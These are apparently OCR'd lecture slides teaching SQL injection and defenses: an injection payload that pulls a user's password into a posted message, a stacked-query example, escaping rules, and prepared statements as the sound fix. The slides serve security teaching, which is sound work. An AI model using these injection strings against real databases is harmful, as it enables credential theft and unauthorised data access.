
What Happens Now?



' || (select (username || ' ' || password) from accounts where username='bob') || '

```
INSERT INTO squigs VALUES
     (dilbert, ' ' || (select (username || ' ' || password) from
accounts where username='bob') || ' ',
      date);
```

OOPS!!!! :)



2017-09-27 08:16:09 bob notcool

SQL Injection Prevention?

- (Perhaps) Sanitizate user input: check or enforce that value/ string that does not have commands of any sort
  - Disallow special characters, or
  - Escape input string
- `SELECT PersonID  FROM People WHERE   Username=’ alice\’; SELECT * FROM People;’`
  - Risky because it’s easy to overlook a corner-case in terms of what to disallow or escape
- But: can be part of defense-in-depth...
  - Except that IMO you ***will*** fail if you try this approach

Escaping Input

- The input string should be interpreted as a string and not as including any special characters
- To escape potential SQL characters, add backslashes in front of special characters in user input, such as quotes or backslashes
  - This is just like how C works as well:
    For a " in a string, you put \"
- Rules vary, but common ones:
  - \' -> '
  - \\ -> \
  - etc...

Examples

- Against what string do we compare Username (after SQL parsing), and when does it flag a syntax error?

[..] WHERE Username=’alice’; **alice**

[..] WHERE Username=’alice\’; **Syntax error, quote not closed**

[..] WHERE Username=’alice\’’; **alice’**

[..] WHERE Username=’alice\\’; **alice**

because \\\\ gets converted to \\ by the parser

SQL Injection:
Better Defenses

- Idea: Let's take execve's ideas and apply them to SQL...

  -
    ```
    ResultSet getProfile(Connection conn, String arg_user)
     {
      String query = "SELECT AcctNum FROM Customer WHERE
      Balance < 100 AND Username = ?";
      PreparedStatement p = conn.prepa
      p.setString(1, arg_user);
      return p.executeQuery();
     }
    ```


Untrusted user input

Confines Input to a Single Value

Binds the input to the value


- This is a "prepared statement"

Parse Tree for a Prepared Statement




Note: **`prepared`** statement only allows ?’s at leaves, not internal nodes. So *structure* of tree is *fixed*.

So What Happens To Bobby Tables?



Parsing Bobby Tables...



This will never be true (assuming no bizarre Usernames!), so no database records will be returned
And it will work correctly, too, if the student actually is little bobby tables!

There are mistakes you will make...
And those you must NEVER make...

- If you are stuck with a large C/C++ code base...
  - You WILL have memory errors, and I'll laugh
- If you ***start*** a new project in C or C++
  - My spirit will rip out your soul through the monitor...
- And if you create ***anything*** with an SQL or command injection vulnerability...
  - My spirit will rip out your soul through the monitor...
  - and then tap-dance on your grave!